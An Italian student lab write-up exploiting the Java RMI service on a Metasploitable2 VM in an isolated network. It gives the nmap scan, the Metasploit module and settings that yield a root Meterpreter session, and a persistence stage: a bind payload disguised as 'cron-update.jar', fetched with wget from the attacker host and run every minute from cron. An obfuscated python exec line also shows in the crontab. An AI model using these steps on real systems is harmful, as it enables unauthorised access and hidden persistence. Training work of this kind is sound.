Esercizio S7_L5_Java_RMI_Penetration

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 1) configurazione di rete.
- 2) informazioni sulla tabella di routing della macchina vittima.

EXTRA


Si richiede inoltre di instaurare un meccanismo di persistence tramite l'utilizzo di un exploit generato con msfvenom in modalità bind.

SVOLGIMENTO

Preparazione ambiente

Ho iniziato settando l'indirizzo IP della Kali secondo le richieste della consegna:


IPV4 192.168.11.111



Sono poi passato alla modifica del file /etc/network/interfaces, sulla macchina target, per impostare altresì l'indirizzo IP della Metasploitable2 in modo che risultasse essere 192.168.11.112.

```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

Ho infine connesso entrambe le macchine sotto la stessa **rete interna** chiamata **EPIC**.



Discovery

Procedendo alla fase di discovery del servizio target, ho quindi avviato una scansione tramite **nmap** avente come target la porta 1099 sulla macchina Metasploitable2:

nmap -sV -sC -p1099 192.168.11.112

```
(kali@ kali)-[~]

Symmap -SV -SC -p1099 192.168.11.112

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-29 04:36 EDT

mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers

Nmap scan report for 192.168.11.112

Host is up (0.00026s latency).

PORT STATE SERVICE VERSION

1099/tc popen java-rmi GNU Classpath grmiregistry

MAC Address: 08:00:27:40:DF:20 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

Riusciamo dunque a confermare la presenza del servizio Java-rmi enunciato durante la consegna dell'esercizio.

Exploiting

Ho dunque avviato msfconsole ed eseguito una ricerca tramite comando search:

search java rmi

```
Disclosure Date
                                                                                                                                                  Check Description
         exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22
                                                                                                                                                            Atlassian Crowd
Upload RC
                                                                                                         2023-08-08
                                                                                                                                                            CrushFTP Unauthe
         exploit/multi/http/crushftp_rce_cve_2023_43177
         \_ target: Java
\_ target: Linux Dropper
\_ target: Windows Dropper
exploit/multi/misc/java_jmx_server
                                                                                                         2013-05-22
                                                                                                                                                            Java JMX Server
xecution
   6 auxiliary/scanner/misc/java_jmx_server
                                                                                                         2013-05-22
                                                                                                                                                            Java JMX Server
                                                                                                                                 normal
  7 auxiliary/gather/iava_rmi registry
8 exploit/multi/misc/java_rmi_server
                                                                                                                                 normal
                                                                                                                                                                    RMI Registr
RMI Server
                                                                                                         2011-10-15
va Code Execution

9 \ target: Generic (Java Payload)

10 \ target: Windows x86 (Native Payload)

11 \ target: Linux x86 (Native Payload)

12 \ target: Mac OS X PPC (Native Payload)

13 \ target: Mac OS X x86 (Native Payload)
        auxiliary/scanner/misc/java_rmi_server
                                                                                                         2011-10-15
                                                                                                                                  normal
                                                                                                                                                             Java RMI Server
   15 exploit/multi/browser/java_rmi_connection_impl
                                                                                                         2010-03-31
                                                                                                                                                             Java RMIConnecti
```

Tra i vari exploit che appaiono tra i risultati, ho scelto di procedere utilizzando multi/misc/java_rmi_server.

Una volta selezionato, ho deciso di utilizzare il comando **info** per reperire informazioni circa il funzionamento dell'exploit.

```
Description:
This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well.

Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process.

RMI method calls do not support or require any sort of authentication.
```

Da quanto ho potuto comprendere, Il server in questione accetta richieste non autenticante e carica oggetti remoti senza validare il contenuto; inviando un payload appositamente creato, l'attaccante riesce quindi a forzare il caricamento di codice malevolo e ad eseguirlo sul sistema target, ottenendo così accesso remoto con i privilegi dell'utente che esegue il processo Java.

Ho poi utilizzato il comando show payloads per determinare quale scegliere; per l'exploit in questione ho deciso di procedere con un meterpreter in reverse tcp.

set PAYLOAD payload/java/meterpreter/reverse_tcp

Mi sono dunque accinto a settare i vari parametri tra i quali l'HTTPDELAY settato a 30 in modo da evitare in via preventiva qualsivoglia problema di esecuzione del codice malevolo.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 30
HTTPDELAY ⇒ 30
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 7777
LPORT ⇒ 7777
```

```
set RHOST 192.168.11.112
set HTTPDELAY 30
set LPORT 7777
set LHOST 192.168.11.111
```

Una volta lanciato l'exploit in pochi secondi riusciamo ad ottenere una shell meterpreter sulla session 1:

```
msf6 exploit(mult1/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:7777

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/UWtG5s3kGIx

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (58073 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:7777 → 192.168.11.112:41787) at 2025-08-29 05:19:03 -0400

meterpreter > ■
```

Eseguendo un controllo tramite **getuid** scopriamo di essere **root**.

```
meterpreter > getuid
Server username: root
meterpreter >
```

Recupero Screenshots target

Ancora nella shell meterpreter ho quindi lanciato il comando **ifconfig** per ottenere la configurazione di rete della macchina taccata:

Ed ho poi eseguito anche il comando **route** per ottenere in output la routing table della Metasploitable2:

Persistance

Per la persistance ho optato per la creazione di un payload jar in modalità bind.

Ho deciso altresì di utilizzare un nome che possa essere eseguito passando un po' più inosservato rispetto a nomi quali shell/payload ecc... .

msfvenom -p java/meterpreter/bind_tcp LPORT=4444 -f jar -o ~/Desktop/cron-update.jar

Ho poi avviato un **server http** tramite python3 sulla cartella Desktop in modo da poter accedere al payload da remoto.

python3 -m http.server 8081

Sono quindi tornato sulla sessione meterpreter connessa alla Metasploitable2 ed ho scaricato all'interno della cartella /tmp il payload.

wget http://192.168.11.111:8081/cron-update.jar

Ed ho infine avviato il payload: java -jar cron-update.jar

```
wget http://192.168.11.111:8081/cron-update.jar
--07:58:26-- http://192.168.11.111:8081/cron-update.jar

⇒ `cron-update.jar'

Connecting to 192.168.11.111:8081... connected.

HTTP request sent, awaiting response... 200 OK

Length: 5,243 (5.1K) [application/java-archive]

OK .... 100% 632.77 MB/s

07:58:26 (632.77 MB/s) - `cron-update.jar' saved [5243/5243]

ls
4612.jsvc_up
cachekq9342jar
cachekq9344jar
cron-update.jar
gconfd-msfadmin
orbit-msfadmin
java -jar cron-update.jar
```

Intanto in un'altro terminale ho configurato l'handler con il medesimo payload:

```
set PAYLOAD java/meterpreter/bind_tcp
set RHOST 192.168.11.112
set LPORT 4444
```

```
msf6 exploit(multi/handler) > set PAYLOAD java/meterpreter/bind_tcp
PAYLOAD ⇒ java/meterpreter/bind_tcp
msf6 exploit(multi/handler) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit
[*] Started bind TCP handler against 192.168.11.112:4444
```

Una volta avviato, notiamo che la connessione con la macchina target viene stabilita e il listener riesce ad avviare nuovamente una sessione Meterpreter.

```
LPORT ⇒ 4444

| Msf6 exploit(| multi/handler) > exploit
| * Started bind TCP handler against 192.168.11.112:4444
| * Sending stage (58073 bytes) to 192.168.11.112
| * Meterpreter session 2 opened (192.168.11.111:38157 → 192.168.11.112:4444) at 2025-08-29 08:08:46 -0400
| meterpreter > ■
```

A questo punto l'ultimo step che ho voluto compiere è quello di creare una persistenza continua basata sull'esecuzione del payload tramite **cron**.

Ho spostato il file all'interno di /bin (/tmp si svuota al riavvio) e ne ho settato i permessi in modo che possa essere modificato solo dal proprietario ma letto anche dagli altri utenti:

```
sudo mv /tmp/cron-update.jar /bin/cron-update.jar sudo chmod 644 /bin/cron-update.jar
```

Ho quindi, tramite shell, eseguito il comando qui sotto per impostare l'esecuzione di **cron-update.jar** ogni minuto.

```
(crontab -l 2>/dev/null; echo '* * * * /usr/bin/java -jar /bin/cron-update.jar >/dev/null 2>&1') | crontab -
```

Controllando il contenuto di crontab possiamo constatare che l'esecuzione del payload è stata inserita correttamente:

crontab -l

```
meterpreter > shell
Process 2 created.
Channel 2 created.
( crontab -l 2>/dev/null; echo '* * * * * /usr/bin/java -jar /bin/cro.
crontab -l

* * * * * python -c "exec(__import__('zlib').decompress(__import__('b.
LIhVEVLDdFxsjLdZM6KT/b0ta4tJZZHJnTu6FtB8LvSMI6q0dISviC4fa9qA0YpgB7v2l.
G4tV22gDiAYz/g71/oHSBrAz/IOSj6xiN6tZE2FD+BUF7WNw-')[0])))" #FnWVKDnBJ:
* * * * * /usr/bin/java -jar /bin/cron-update.jar >/dev/null 2>61
```

Conclusioni

In questa esercitazione è stato dimostrato come una configurazione insicura del servizio **Java RMI** esposto sulla porta **1099** di una macchina Metasploitable possa portare a una completa compromissione del sistema.

Attraverso una prima fase di information gathering e discovery con nmap è stato possibile individuare il servizio vulnerabile. L'exploit multi/misc/java_rmi_server di Metasploit ha quindi permesso di ottenere rapidamente una sessione Meterpreter sulla vittima, addirittura con privilegi root, dimostrando l'impatto critico della vulnerabilità.

Dalla sessione è stato possibile raccogliere le evidenze richieste, ovvero:

- la configurazione di rete della macchina target;
- la tabella di routing attiva.

Nella parte extra è stato poi realizzato un meccanismo di persistenza tramite la generazione di un payload in formato JAR con msfvenom in modalità bind. Dopo aver trasferito il file sulla macchina target, è stata configurata un'esecuzione ricorrente tramite cron, garantendo così la riapertura di una porta di ascolto Meterpreter ad ogni minuto, e quindi la possibilità di riconnettersi anche in seguito a un riavvio.

Questa esercitazione evidenzia due aspetti chiave:

- Dal lato offensivo: anche un singolo servizio lasciato esposto può consentire l'esecuzione di codice remoto e la compromissione completa di un sistema.
- 2. Dal lato difensivo: è fondamentale disabilitare o limitare i servizi non necessari, applicare patch regolarmente e monitorare meccanismi di persistenza come cron o servizi sospetti.

In sintesi, l'attività svolta ha mostrato l'intero ciclo di un attacco: dall'individuazione del servizio vulnerabile, allo sfruttamento con ottenimento di privilegi elevati, fino all'implementazione di tecniche di persistenza, fornendo così una visione completa delle dinamiche di compromissione e mantenimento dell'accesso su sistemi vulnerabili.